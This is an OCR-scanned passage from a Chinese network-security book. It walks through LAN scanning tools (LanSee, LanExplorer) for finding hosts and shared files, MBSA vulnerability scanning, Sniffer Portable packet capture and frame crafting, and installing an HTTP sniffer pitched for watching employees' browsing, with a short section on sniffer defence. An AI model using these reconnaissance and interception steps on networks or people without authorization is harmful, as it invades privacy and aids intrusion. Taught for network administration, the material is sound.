
5 搜索文件设置

在“设置”对话框中切换到“搜索文件设置”选项卡，在这里可设置扫描的文件扩展名，如下图所示。




6 端口设置

在“设置”对话框中切换到“端口设置”选项卡，在这里可设置扫描的端口，以便缩小扫描的范围，如下图所示。




7 搜索工作组

设置好扫描的信息以后单击工具栏中的“搜索工作组”按钮即可在窗口最左边的“搜索”选项卡中看到工作组的信息，如下图所示。



8 搜索计算机

在LanSee的工具栏中单击“搜索计算机”按钮即可在“搜索”选项卡中看到本局域网中所有活动的计算机，包括IP、计算机名、MAC地址等信息，如下图所示。



9 搜索共享资源

在LanSee的工具栏中单击“搜索共享资源”按钮，如下图所示。



10 查看共享资源

搜索完成即可查看到共享的文件夹和所在计算机的IP地址，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

11 搜索共享文件

在LanSee的工具栏中单击“搜索共享文件”按钮，如下图所示。



12 查看共享文件

搜索完成即可在LanSee窗口最右边的窗格中看到共享的文件信息，如下图所示。



第4章

4.2.3 使用LanExplorer搜索

LanExplorer是一款优秀的搜索工具，LanExplorer采用类似资源管理器的界面，无需安装，操作方便，功能十分强大。和其他同类的工具相比，LanExplorer最大的优点就在于它支持多线程搜索，用户可以利用该软件同时搜索局域网上所有的工作组、主机、打印机、共享文件，也可以自动地搜索所有共享MP3、电影或自定义搜索的文件。

1. 使用LanExplorer进行文件查询


1 打开“有关设置”对话框

在进行搜索之前，可以先对搜索进行设置，单击菜单栏中的“设置”命令即可，如下图所示。



2 设置文件过滤

在“有关设置”对话框中切换到“文件过滤”选项卡，在这里可输入要搜索的文件名称包含的关键词，或者是扩展名也可以，如下图所示。



3 设置自动搜索


在“有关设置”对话框中切换到“自动搜索”选项卡，在这里可设置搜索的深度、搜索的线程数以及超时的具体时间，如下图所示。

4 开始搜索

设置完搜索的一些相关设置后，返回LanExplorer界面中，单击“搜索”按钮即可开始搜索，搜索中左边的窗格会显示出工作组的计算机名，右边的窗格则为搜索出的文件，如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





2. 使用LanExplorer进行IP地址查询


1 打开“网络工具”窗口

在LanExplorer的工具栏中单击“IP地址查询”按钮，如下图所示。



2 通过主机名查询IP地址

在“主机名”文本框中输入要查询的主机名，并单击选中“主机名（域名）查IP”单选按钮，单击“查找”按钮即可查询到该主机的IP地址，如下图所示。



3 扫描某地址段内活动主机信息

在LanExplorer的左边窗格中切换到“IP地址段”选项卡，然后在“起始”和“终止”文本框内分别输入起始和终止IP，然后单击“扫描”按钮，如下图所示。



4 查看该地址段内活动主机信息

此时LanExplorer会弹出“网络工具”对话框，在该对话框的Nbtstat选项卡中将根据该IP地址段得到活动主机的名称、工作组名、MAC地址等信息，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


4.2.4 使用MBSA检测系统安全性

随着Windows系统的漏洞不断地被发现，电脑病毒更加变本加厉地肆虐在每一台计算机上，加上日益在网络上流通的黑客工具更是给Windows系统造成了巨大的危害。为此微软公司推出了新的修补程序和安全加密程序，但是系统管理员未必就会完全了解Windows 2000/XP是否完全修正了所有的系统漏洞。因此微软公司推出了一款名为Microsoft Baseline Security Analyzer（MBSA）的软件，目的在于让系统管理员了解和修正Windows 2000/XP的安全漏洞。

MBSA可以让系统管理人员直接通过此软件扫描本机或多台计算机、整个局域网络的安全设置和系统漏洞。在使用MBSA对系统进行检测之前需要确定以下几个必要条件。如果计算机是运行Windows XP并且只有简单的文件共享，那么只能在本地运行检查，这个时候操作方法如下。


1 打开“文件夹选项”对话框

打开“我的电脑”窗口，在其菜单栏中依次单击“工具>文件夹选项”命令，如下图所示。



2 设置文件夹选项

在“文件夹选项”对话框的“查看”选项卡中的“高级设置”列表框中取消选中“使用简单文件共享（推荐）”复选框，如下图所示。



提示：扫描局域网内的其他计算机需要相应的权限

想要检测局域网内其他用户机器的安全性，必须有网络管理相应的权限才行，所以最好在“网上邻居”中双击想要扫描的计算机并以Administrator的身份登录。

1. 扫描单台计算机

下面使用MBSA来检测Windows系统是否安全，具体操作步骤如下。

1 跳转到扫描计算机界面


在MBSA的欢迎界面中单击Scan a computer链接即可，如下图所示。


2 设置扫描参数

在右边窗格中用户可根据自己的情况来设置要扫描的计算机名、安全报告的名称格式以及要检测的项目，如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。







提示：设置扫描参数

设置扫描参数可分为三个部分：


① 设置扫描的对象。在Computer name文本框中输入计算机的名称，格式为“工作组名\计算机名”，或者在IP address输入计算机的IP地址。

② 设置安全报告的名称格式。每次扫描成功后，MBSA会将扫描结果以“安全报告”的形式自动地保存起来，MBSA提供了两种默认的格式：“%D%-%C%(%T%)”（域名-计算机名）和“%D%-%IP%(%t%)”（域名-IP地址）。

③ 设置扫描中要检测的项目。在Options处选中需要检测的项目，或者取消选中不需要检测的项目即可。

3 开始扫描

设置完毕后单击Start scan按钮，即可开始扫描，如下图所示。




4 正在扫描

扫描开始，MBSA会切换到Scanning界面，耐心等待即可，如下图所示。



5 测试完成，查看生成的报告

测试完成，这个时候会自动跳转到View security report界面，在这个界面中可以看到刚刚生成的检测报告，如果想了解更为具体的情况，可以单击安全报告中的Result Details文字链接，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6 查看检测的详细信息

这时会弹出Baseline Security Analyzer窗口，在这个窗口中可以看到系统的安全漏洞，用户可根据这个报告下载对应的漏洞补丁，如右图所示。



提示：安全报告的含义

用户可以根据安全报告中的Score列中不同颜色的图标来简单地区分被扫描的计算机上哪些方面存在漏洞，哪里需要改进。其中：①绿色的“✓”符号表示该项已经通过检测；②红色或黄色的“×”则表示没有通过检测；③蓝色“*”符号表示该项目通过了检测但可以进行优化，或者是MBSA跳过了该项检测；④白色的“i”符号表示该项目虽然没有通过检测，但问题不严重。


第4章

2. 扫描多台计算机

扫描多台计算机是扫描一台计算机功能的延伸，它的工作原理与扫描一台计算机相同。


1 跳转到扫描多台计算机界面

在MBSA的欢迎界面中单击Scan more than one computer即可，如下图所示。



2 设置扫描参数

在IP address range文本框输入要扫描的地址段，其他参数的设置和前面一台计算机的设置方法一样，设置完毕单击Start Scan开始扫描，如下图所示。



提示：扫描多台计算机可能会失败的原因

如果扫描成功，会弹出一个与扫描一台计算机类似的安全报告，但是与扫描一台计算机功能不同的是：由于网络或者其他计算机的扫描可能失败，此时会弹出Unable to scan all computers对话框，如果扫描失败，在上面的对话框中将列举没有扫描成功的计算机名及原因。扫描失败的原因有以下两种。

(1) User is not an administrator on the scanned machine：被扫描的计算机上的用户不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

是系统管理员。出现这样情况的原因主要有：用户没有以Administrator的用户名登录操作MBSA的计算机，或者被扫描的计算机设置了登录密码。

(2) This is not a Windows NT/2000/XP/2003 Server or Workstation：被扫描的计算机不是Windows NT/2000/XP/2003系统，或者不是工作站。出现这样情况的原因是：被扫描的计算机没有安装Windows NT 4.0/2000/XP/Server 2003操作系统，可能安装了Windows 9X/Me系统，或者安装了非Windows操作系统，例如Linux操作系统等，或者被扫描的根本就不是计算机，而是其他的网络设备，例如路由器等。



4.3 嗅探器的使用

嗅探器是一种监视网络数据运行的软件设备，既能用于合法管理网络，也能用于窃取网络信息。非法嗅探器严重地威胁网络安全，这是因为它实质上不能进行探测行为，且容易随处插入，所以网络黑客常将它作为攻击武器。

4.3.1 嗅探器概述

嗅探器是一把双刃剑，在网络管理员手中，嗅探器能够帮助用户监控网络流量，更好地管理网络，在黑客手中，嗅探器能够捕获计算机用户因为疏忽而带来的漏洞，成为一个危险的网络间谍。

网络嗅探器是网络管理员最常用的工具之一，简单地说，网络嗅探器就是使用户能够“嗅探”到本地网络的数据，并检查进入计算机的信息包。另外，当用户处理自身网络问题的时候，一个信息包嗅探器可以向用户展示出正在网络上进行的一切活动。于是借助一定的知识，用户就可以确定问题的根源所在。注意：信息嗅探器并不会告诉用户“问题究竟是什么”，而只会告诉用户“究竟发生了什么”。

在以前，当网络集线器还被用来进行所有办公网络设备连接的时候，用嗅探器来“嗅探”网络是一个非常简单的工作。但是现在交换机的工作方式使得嗅探器的使用变得十分烦琐，也就是说嗅探器无法抓取所有的信息包。当有许多信息包嗅探器的时候，用户必须认真地选择并决定最符合自己需求的。每一个嗅探器都有优势和劣势，如何使用还决定于用户自己的使用习惯和工作对此嗅探器的要求。

4.3.2 用Sniffer Portable捕获数据

Sniffer Portable是分析网络协议的一个软件，它支持各种平台，性能优越，管理人员可以轻松地维护管理整个网络，监视网络的安全运行情况。

Sniffer Portable在业界享有“看不见的网关专家”之称，用它来监控网络可以确保网络的正常持续运转，同时可避免网络停机造成的巨大损失。Sniffer Portable通过提供可以快速识别并解决网络性能问题的便携式分析解决方案，并帮助网络技术人员解决所有的LAN和WAN拓扑结构中最困难的问题，其范围覆盖了10/100Mb/s的以太网到ATM以及千兆位主干网等所有的拓扑结构。Sniffer Portable的主要功能有以下几点：①捕获网络流量进行详细分析；②利用专家分析系统诊断问题；③实时监控网络活动；④收集网络利用率和错误等。

Sniffer Portable的安装过程较为烦琐，用户在安装的时候需要填写一些必要的信息。另外Sniffer Portable软件比较大，运行时需要的计算机内存比较大，否则运行的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

速度比较慢。在第一次启动Sniffer Portable的时候，可能会提示选择一个适配进行镜像，此时正确地选择接入网络的网卡，这样Sniffer Portable才能将网卡设置为“杂乱”模式，以便接受传输在网络上的所有信息包。

在进行流量捕获之前首先要选择网络适配器，确认从计算机的哪个网络适配器上接收数据，位置：File>select settings。

1. 捕获报文

Sniffer Portable提供了强大的分析能力和解码功能。对于捕获的报文提供一个Expert专家分析系统进行分析，还有解码选项及图形、表格和统计信息。

1 开始捕获报文

在Sniffer Portable的工具栏中单击start按钮即可开始捕获报文，同时捕获开始以后可在Expert窗口的Summary选项卡中查看捕获的报文信息，如下图所示。




2 切换到报文详细信息选项卡

在Expert窗口中的左边窗格依次单击Objects>Connection选项，然后在右边窗格中双击一个需要查看的IP地址即可，如下图所示。




3 查看报文详细信息

在Objects选项卡中，可以对报文信息进一步查看，对于某项统计分析可以用鼠标双击此条记录查看详细统计信息，且对于每一项都可以通过查看帮助来了解其产生的原因，如下图所示。



4 查看Host Table报文统计

对于报文信息，可以使用工具栏中的网络性能监视快捷按钮对其进行解码分析，例如单击工具栏中的Host Table按钮打开Host Table对话框查看报文统计，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 设置捕获条件

Sniffer Portable一共有三种捕获条件，第一种是基本捕获条件，包括链路层捕获和IP层捕获；第二种则是高级捕获条件；第三种是任意捕获条件，下面将分别介绍其设置的操作方法。

（1）链路层捕获：按源MAC和目的MAC地址进行捕获，输入法方式为十六进制连续输入，例如00E0FC12345。

（2）IP层捕获：按源IP和目的IP地址进行捕获。输入方式为点间隔方式，例如10.107.1.1，如果选择“IP层捕获”条件，那么ARP等报文将过滤掉。

1 打开Define Filter-Monitor窗口

在Sniffer Portable窗口的菜单栏中依次单击Monitor>Define Filter命令，如下图所示。



2 设置基本捕获条件

在Define Filter-Monitor窗口中切换到Address选项卡，在Station1的第一列中单击并输入链路层捕获地址条件，此时在Station2中会显示Any，如下图所示。



3 设置捕获条件

在Address选项卡中单击Address下拉列表框右侧的倒三角按钮，在弹出的下拉列表框中选择合适的捕获条件，然后单击“确定”按钮即可，如右图所示。



提示：Address的下拉列表框中三个选项的含义

Address的下拉列表框中的三个选项依次表示“基本捕获条件”、“链路层捕获”和“IP层捕获”。


（3）高级捕获条件：在Define Filter对话框中切换到Advanced选项卡，在该选项卡中用户可以编辑协议捕获条件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 设置捕获协议

在Advanced选项卡中的列表框中单击IP节点并将其展开，在弹出的下一级选项中选中ICMP复选框，那么ICMP就是要捕获的协议，如下图所示。



2 设置捕获帧长度条件

在Packet Size区域的下拉列表框中选择捕获帧长度条件，然后在Packet Type组合框中的列表框中设置是否捕获错误帧，设置完成后单击Profiles按钮可以保存过滤规则条件，如下图所示。



（4）任意捕获条件：在Date Pattern选项卡中，用户可以编辑任意捕获条件。

在Date Pattern选项卡中，Add AND/OR按钮可以添加关系节点，使用Add Pattern按钮可以增加模板，使用Toggle AND/OR按钮可以控制模板间的关系，使用Add NOT按钮可以添加排除节点。如右图所示。



3. 编辑报文发送


1 打开Packet Generator窗口

在Sniffer Portable窗口的菜单栏中依次单击Tools>Packet Generator命令即可，如下图所示。



2 打开Send new frame对话框

在Packet Generator窗口中单击其工具栏中的Send 1 Frame按钮即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 设置发送模式和发送间隔

在Send区域和Send Type区域分别可设置发送模式和发送间隔，这里通常用默认设置就可以了，如下图所示。




4 设置数据帧的长度

在Send new frame对话框中单击Size按钮打开Set Packet Size对话框，然后在New Size文本框中设置新的数据帧长度，单击OK按钮保存即可，如下图所示。




5 编辑报文

返回Send new frame对话框后，在Packet区域的文本框就可以使用方向键来调整光标所在位置，然后对报文进行编辑即可，如下图所示。



6 发送报文

编辑完毕单击“确定”按钮，此时在Packet Generator窗口中即可看到报文的发送状态，如下图所示。



4. Sniffer的原理与防范

在前面已经介绍了Sniffer的基本操作方法，这里再来了解一下它的工作原理以及防范方法。

(1) Sniffer的工作原理

在共享式的局域网中，采用Sniffer工具几乎可以对网络中的所有数据流量一览无余。Sniffer工具实际上就是一个网络上的抓包工具，同时还可以对抓到的包进行分析。由于在共享式的网络中，信息包是会广播到网络中所有主机的网络接口，只不过在没有使用Sniffer工具之前，主机的网络设备会判断该信息包是否应该接收，这样它就会抛弃不应该接收的信息包。Sniffer工具却使主机的网络设备接收所有到达的信息包，这样就达到了网络监听的效果。其实Sniffer工具既适合黑客使用，同样也有利于网络管理员和网络程序员。对于网络管理员来说，使用嗅探器可以随时掌握网络的实际情况，在网络性能急剧下降的时候，可以通过Sniffer工具来分析原因，找出造成网络阻塞的来源。对于网络程序员来说，可以通过Sniffer工具来调试程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）Sniffer的防范

实际上，在网络上很难发现Sniffer，因为它根本就不会留下任何痕迹，但是用户可以通过查看进程的方法来发现Sniffer的存在。在Windows系统下只要按Ctrl+Alt+Del组合键就可以通过“任务管理器”查看进程列表。防范Sniffer并不难，通常有两种方法。

方法一：通过传输加密。即对传输的数据在传送之前加密，对方收到后再解密，这样就算被Sniffer监听并截获，但它看到的仅仅是加密后的数据，也得不到什么可以利用的信息。但是传统的TCP/IP协议并没有采用加密的方法进行数据的传输，数据的传输都是通过明文方式进行的。因此想要彻底地解决被Sniffer程序监听的问题，最根本的方法是增强TCP/IP协议，而目前只能通过打补丁来解决。

方法二：采用安全拓扑结构。采用安全拓扑结构要遵循的一个原则就是一个网络段必须要有足够的理由才能相信另外一个网络段，网络段的设计要考虑数据之间的信任关系，而不是硬件的需要。

总之，Sniffer程序一般是入侵者在侵入系统后才会使用它来收集有用的信息，因此防范系统被入侵才是解决问题的关键，系统管理员要定期地对所管理的网络进行安全测试，以便即时地防范和防止安全隐患。

4.3.3 用“艾菲网页侦探”捕获网页内容

“艾菲网页侦探”是一个HTTP协议的网络嗅探器、协议分析器和HTTP文件重建工具。它可以捕捉局域网内的含有HTTP协议的IP数据包并对其进行分析，找出符合过滤器的HTTP通信内容。用户可以通过该工具看到网络中的其他人都在浏览哪些网站，这些网页的内容是什么。该工具特别适用于企业主管对公司员工的上网情况进行监控。

1. 安装“艾菲网页侦探”

“艾菲网页侦探”可以运行在各个版本的Windows操作系统中，其安装方法也和一般软件没什么太大区别，但是要运行“艾菲网页侦探”还需要安装一个类似插件的小软件WinPcap。

1 安装“艾菲网页侦探”

双击“艾菲网页侦探”安装程序图标后会打开其安装向导，一路单击“下一步”按钮即可，如下图所示。



2 安装WinPcap

要运行“艾菲网页侦探”还需要一个类似插件的小软件WinPcap，单击“完成”按钮开始安装WinPcap，如下图所示。



溜客安全网 WwW.176Ku.CoM

